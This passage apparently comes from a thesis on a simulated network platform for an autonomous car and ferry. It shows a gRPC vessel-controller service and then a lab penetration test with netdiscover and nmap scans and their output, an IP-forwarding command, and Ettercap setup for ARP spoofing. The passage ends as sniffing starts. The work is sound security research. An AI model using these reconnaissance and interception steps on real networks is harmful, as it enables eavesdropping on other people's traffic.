


Figure 7.15: Autoferry Replaced Network

During the implementation of the network module of the autonomous vessel a hard problem appeared that meant that the way the network were implemented for the vehicle did not work properly for the autonomous passenger ferry network. The layer 3 Etherswitcher shown in figure 7.15 can only route to defined networks, this means that a GNS3 cloud bridge in the machinery network to the host machine is not as easily done as for the vehicle. As a solution for this the idea of running the Unity module in a Ubuntu VM were considered, but also that presented some serious issues. Building the Unity simulation as a Linux application was not straight forward and a lot of issue with the graphics APIs appeared, and due to the time constraints on the thesis project and that the project was behind schedule due to the Covid-19 pandemic the decision to run the vessel controller in a simplified network module to show that it works was made. The vessel controllers in the MainASC and BackupASC were able to ping to the Ubuntu VM in the machinery network, so the only step left would be to either get the Unity simulation run properly in the Ubuntu VM or somehow be able to bridge from the machinery network to the host machine. In figure 7.16 one can see the really simplified network module for the Autoferry, which resembles the vehicle network, as described the only purpose for this is to show that vessel controller is able to control the Autoferry and to be able to perform a test that is similar to the one done for the vehicle.




Figure 7.16: Simplified Autoferry Network

Listing 7 shows the vessel controller service. It is similar to the way the vehicle controller service were implemented, except that it has other names for the requests and the response and it includes two more rpcs for rotating.

```
service VesselController {
    rpc Forward(ControlRequest) returns (ControlResponse) {}
    rpc Backward(ControlRequest) returns (ControlResponse) {}
    rpc Portside(ControlRequest) returns (ControlResponse) {}
    rpc Starboard(ControlRequest) returns (ControlResponse) {}
    rpc Idle(ControlRequest) returns (ControlResponse) {}
    rpc RotateClockwise(ControlRequest) returns (ControlResponse) {}
    rpc RotateCounterClockwise(ControlRequest) returns (ControlResponse) {}

}

message ControlRequest {
    float throttle = 1;
}

message ControlResponse {
    bool success = 1;
}
```

Listing 7: Vessel Controller Service

Listing 8 shows a Python client implementation of the vessel controller service. The vessel can be controlled in a very similar manner to the vehicle, the main difference is the addition of input ”e” and ”q” will rotate the vessel clockwise and counter clockwise. One can also see that the throttle argument given to the ControlRequest is 1.0 which is max throttle for each of the rpcs, this is a simplification and

```
command = ""
    while True:
        command = input()
        if command == "w":
            success = vesselcontroller_stub
                .Forward(vesselcontroller_pb2
                    .ControlRequest(throttle=1.0))
        elif command == "a":
            success = vesselcontroller_stub
                .Portside(vesselcontroller_pb2
                    .ControlRequest(throttle=1.0))
        elif command == "s":
            success = vesselcontroller_stub
                .Backward(vesselcontroller_pb2
                    .ControlRequest(throttle=1.0))
        elif command == "d":
            success = vesselcontroller_stub
                .Starboard(vesselcontroller_pb2
                    .ControlRequest(throttle=1.0))
        elif command == "e":
            success = vesselcontroller_stub
                .RotateClockwise(vesselcontroller_pb2
                    .ControlRequest(throttle=1.0))
        elif command == "q":
            success = vesselcontroller_stub
                .RotateCounterClockwise(vesselcontroller_pb2
                    .ControlRequest(throttle=1.0))
        elif command == " ":
            success = vesselcontroller_stub
                .Idle(vesselcontroller_pb2
                    .ControlRequest(throttle=1.0))
        elif command == "quit":
            break
```

Listing 8: Vessel Controller Client Implementation

The implementation of the sensor snaphot client would be identical and hence is not necessary to include in this section aswell.

Assesment of the Platform

An information security assessment can be divided into at least three phases which are planning, execution and post execution [26]. The planning phase is used to gather information for the execution part of the assessment this is usually information about the assets of the system that is being assessed and which threats it has [26]. In the execution phase the vulnerabilities of the system that is assessed are discovered and the vulnerabilities are potentially validated by exploiting them [26]. In the post execution phase an analysis of the vulnerabilities is performed and its goal is to discover the causes behind the vulnerabilities and how these can be mitigated [26].

In this project the method of information security assessment will be testing, in particular penetration testing. The penetration testing will make the assumption that some host on the network is compromised and hence malicious. It will also be assumed that the malicious host has access to tools that are common in penetration testing and in hacking generally. The penetration testing will follow the three main phases described initially in this section and will emulate the role of an attacker. The first phase will be information gathering where the attacker has to get an idea of which environment he is in and gather as much information about the other hosts on the network as possible. In the execution phase the attacker will try to exploit the vulnerabilities that might be found. Finally in the post execution phase a proposal for how to mitigate the vulnerabilities that were found might be given. A penetration test for the architectures for both the autonomous vehicle and vessel will be performed.

The penetration test for both the vehicle and the vessel will be following more or less the same pattern and will be using many of the same tools. In the planning phase where the information gathering will be performed tools such as Netdiscover, Nmap, Wireshark and Ettercap will be used.

The goal for the penetration test of the vehicle and vessel is not to perform a very thorough test and discover every possible vulnerability in the system, but rather show how the virtual platform can be used to perform such tests.

Autonomous vehicle penetration test

For the penetration testing the assumption that a host on the network is malicious will be made, and hence this testing will have the internal network of the vehicle accessible. With the malicious host in the network module of the vehicle the network the malicious host must be added to the GNS3 implementation of the network module. Figure 8.1 shows the GNS3 implementation of the network with an malicious host where the attacker will work from. The only difference from figure 7.10 is the skull on the left side of the network. When arguing how this would have looked like in the real world, one can imagine that the Apple iPad from the Kia Niro architecture in figure 7.9 could have been compromised and that malicious software could have been installed on it to carry out attacks on other hosts on the same network. In the case for this penetration test the skull will be a virtual machine running Kali Linux. Kali linux is a open source Debian based Linux distribution that comes with many tools for penetration testing, data forensics and more [15]. This makes Kali Linux a good choice to quickly get ready to perform the testing. Even though it is unlikely that a compromised host on the network would be running Kali Linux or some other OS that contains many tools for hacking, it is not unlikely that an attacker that has compromised the host will be able to install the tools needed to perform further attacks.





Figure 8.1: Attacker network GNS3 implementation


To emulate the attacker one must imagine what the attacker would do in the situation in question. Assuming that the attacker is not satisfied with just compromising the compromised host and wants to affect other hosts on the network aswell, a logical first step is to figure out which other hosts are on the network. In this penetration test Netdiscover will be used to achieve this. Netdiscover is a ARP (Address Resolution Protocol) reconnaissance tool which can be used both on wireless and switched networks to discover hosts connected to the network [11]. To be able to launch the netdiscover command and discover the other hosts on the network, the attacker needs to know which subnet it is on, which can be done through the "ip a" command. In figure 8.2 the result from the "ip a" command is shown.



```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:65:b9:4d brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:65:b9:57 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.105/24 brd 192.168.1.255 scope global dynamic noprefixroute eth1
       valid_lft 85210sec preferred_lft 85210sec
    inet6 fe80::20c:29ff:fe65:b957/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 8.2: IP configuration attacker

The results from the command run in 8.2 shows two ethernet interfaces, the eth1 is the one that will be used for this penetration test since it is the one that has an ip address and is connected to the vehicle network. From the results one can also see that the attacker is on the subnet 192.168.1.0/24, which means that this is the the subnet that the attacker should perform netdiscover on. In figure 8.3 the result of the command "netdiscover -i eth1 -r 192.168.1.0/24 -p" is shown. The -i specifis which ethernet interface it shall do the discovery on, this is needed since the default would be eth0 and that would yield no results and hence an attacker should be able to figure that out. The -r of the command specifies the range of ip address of the subnet it should scan, namely the last eight bits of the subnetmask meaning that it will scan in the range from 192.168.1.1 - 192.168.1.255. The -p is means that is should be passive, which means that it does not actively send any ARP requests to discover other hosts on the network. This is suitable for an attacker that does not want to be discovered, but with using the passive mode the scan might has to go on for a while to find all the other hosts on the network.




```
Currently scanning: (passive)   |   Screen View: Unique Hosts

472 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 28320
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     54:83:3a:c0:ca:68    456   27360  Zyxel Communications Corporation
192.168.1.106   30:24:32:fa:51:9a     14     840  Intel Corporate
192.168.1.125   e2:fa:c9:16:7a:68      2     120  Unknown vendor
```

Figure 8.3: Vehicle network netdiscover

From the results of the figure 8.3 one can see that three hosts on the network were discovered, which are 192.168.1.1, 192.168.106 and 192.168.1.125. The address 192.168.1.1 is the local router for the host machine where this penetration test were performed, it is safe to assume that the attacker would know this aswell. In the purpose of clarity the other two ip addresses will be explained aswell, but it is important to keep in mind that the attacker would not outright know which host is which from the ip addresses alone. The address 192.168.1.106 is the ip address of the host machine where the Unity module is running. The address 192.168.1.125 is the vehicle controller docker container.


The next step in the information gathering process is for the attacker to figure out more about each of the hosts discovered through the netdiscover process. A common tool for scanning ports on hosts are nmap, and in figure 8.4 the result from the nmap scan is shown. The -p argument of the command specifies the port range which should be scanned, for this scan is it every port of the machine hence the 1-65535. The -sS argument specifies that the scan shall be stealthy which is meaningful for an attacker since an attacker most likely wants to remain hidden. The -T4 argument means that the scan will be run at speed level 4, where 1 is the lowest and 5 is the highest. The -oG argument means that the output from the scan will be written to a file, which is nice to keep since the scan usually takes a while. From the results of the host machine nmap scan shown in figure 8.4 one can see that multiple ports are open and some of the names that is specified shows that the host machine is indeed running Windows OS. Again for clarity this test will focus on the two ports that are relevant for the thesis project. An actual attacker would of course try to find vulnerabilities for all of the open ports which have been discovered by the scan. The ports that are relevant here is the port 50070 which is a sensordata service port and 50080 which is the vehicle controller service port. The other ports are ports that are used for other programs on the host machine.



```
root@kali:~/Master/Vehicle# nmap -p 1-65535 -sS -T4 -oG host_machine_scan.txt 192.168.1.106
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-29 00:16 CEST
Nmap scan report for 192.168.1.106
Host is up (0.0036s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
5040/tcp  open  unknown
5357/tcp  open  wsdapi
39000/tcp open  unknown
49668/tcp open  unknown
50070/tcp open  unknown
50080/tcp open  unknown
57621/tcp open  unknown
MAC Address: 30:24:32:FA:51:9A (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 102.90 seconds
```

Figure 8.4: Host machine nmap scan

Before continuing on the information gathering process regarding the host machine, a nmap scan of the vehicle controller container will be performed. In figure 8.5 the results of the nmap scan of the vehicle controller container is shown, and one can see that no ports are open on the vehicle controller container. This makes sense since only the vehicle controller client is running and hence no ports are needed to be declared open.



```
root@kali:~/Master/Vehicle# nmap -p 1-65535 -sS -T4 -oG container_scan.txt 192.168.1.125
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-29 00:33 CEST
Nmap scan report for 192.168.1.125
Host is up (0.012s latency).
All 65535 scanned ports on 192.168.1.125 are closed
MAC Address: E2:FA:C9:16:7A:68 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 23.56 seconds
```

Figure 8.5: Vehicle controller container nmap scan


The next logical step would be to try to listen to some of the messages flowing through the network, especially an attacker would be interested to listen and intercept on the other hosts as well as the communication to and from the compromised host. The problem with this however is that all of the hosts on the network are connected through ethernet and hence only unicast messages are being used. This means that a message from the host machine will go directly through the switch to the vehicle controller container and hence the attacker Kali machine will not be able to listen on that network traffic without some form of intervention. This is where Ettercap will come into play in this penetration test because Ettercap is capable of performing ARP spoofing attacks. To understand how the ARP spoofing attack works one must know the essential parts of how ARP works. In ARP there are two types of messages, a request and a reply, the request is sent to a known IP address with the goal of retrieving the MAC address of the host that has the specified IP address [8]. The reply then contains the MAC address of the host that has the IP address which the request were sent to and the problem with ARP is that a reply can be sent to a host without having a request sent in the first place [8]. Since a reply can be sent without needing a request in the first place, one can imagine that a malicious actor can tell two different hosts on the network, let's say host A and host B that the attacker IP address has the MAC address of the other host, this is called ARP cache poisoning since it wrongly updates the ARP cache table of the other hosts [8]. The resulting effect of the ARP spoofing attack is that the when host A wants to send a network packet to host B, it will go to the attacker host instead, and the same can be applied for host B such that packets sent from host B to host A will be sent to the attacker host instead.

Based on this an ARP spoofing attack is a logical next step for an attacker to start listening in on the traffic going back and forth between the two other hosts on the network, namely the host machine and the vehicle controller docker container. Just performing the spoofing attack without being able to forward the packets from the two hosts communicating would be very noisy since it would essentially cause a denial of service for the two hosts since none of their packets would arrive at the designated host. IP version 4 packets can be forwarded on Kali Linux with the command shown in listing 9.

```
sysctl -w net.ipv4.ip_forward=1
```

Listing 9: IPv4 packet forwarding


After enabling the IPv4 packet forwarding the Ettercap must be configured for the ARP spoofing attack. Figure 8.6 shows the setup screen for Ettercap. The important part to notice here is that Ettercap will be using eth1 which is the interface that connects to the vehicle network.



Sniffing at startup: on
Primary Interface: eth1
Bridged sniffing: off
Bridged Interface: eth1

Figure 8.6: Ettercap Setup

Next Ettercap must search for hosts on the network, the hosts that it finds on the network are shown in figure 8.7. This list shows more hosts than netdiscover did, the reason for this is that this scan was done when the host machine was connected to the home network using the wireless adapter instead of the Ethernet adapter. The other hosts here are other units that are connected to the home network which the host machine is connected to, the important part for the purpose of this test is that the hosts 192.168.1.106 and 192.168.1.125 are shown which are the host machine that runs Unity and the vehicle controller docker container.




IP Address	MAC Address	Description
192.168.1.1	54:83:3A:C0:CA:68	
192.168.1.55	7C:46:85:52:66:26	
192.168.1.79	20:2D:07:2F:95:B2	
192.168.1.106	30:24:32:FA:51:9A	
192.168.1.110	00:7E:56:63:E9:24	
fe80::5683:3aff:fec0:ca68	54:83:3A:C0:CA:68	
192.168.1.114	90:F1:AA:32:DC:91	
192.168.1.125	06:B4:4D:49:C9:76	

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...
```

Figure 8.7: Ettercap Hosts List

Next the targets that will be victims of the ARP spoofing must be selected and figure 8.8 shows the adding of the targets in console window shown in the lower part of the Ettercap application and is marked with yellow.




IP Address	MAC Address	Description
192.168.1.1	54:83:3A:C0:CA:68	
192.168.1.55	7C:46:85:52:66:26	
192.168.1.79	20:2D:07:2F:95:B2	
192.168.1.106	30:24:32:FA:51:9A	
192.168.1.110	00:7E:56:63:E9:24	
fe80::5683:3aff:fec0:ca68	54:83:3A:C0:CA:68	
192.168.1.114	90:F1:AA:32:DC:91	
192.168.1.125	06:B4:4D:49:C9:76	

```
Starting Unified sniffing...

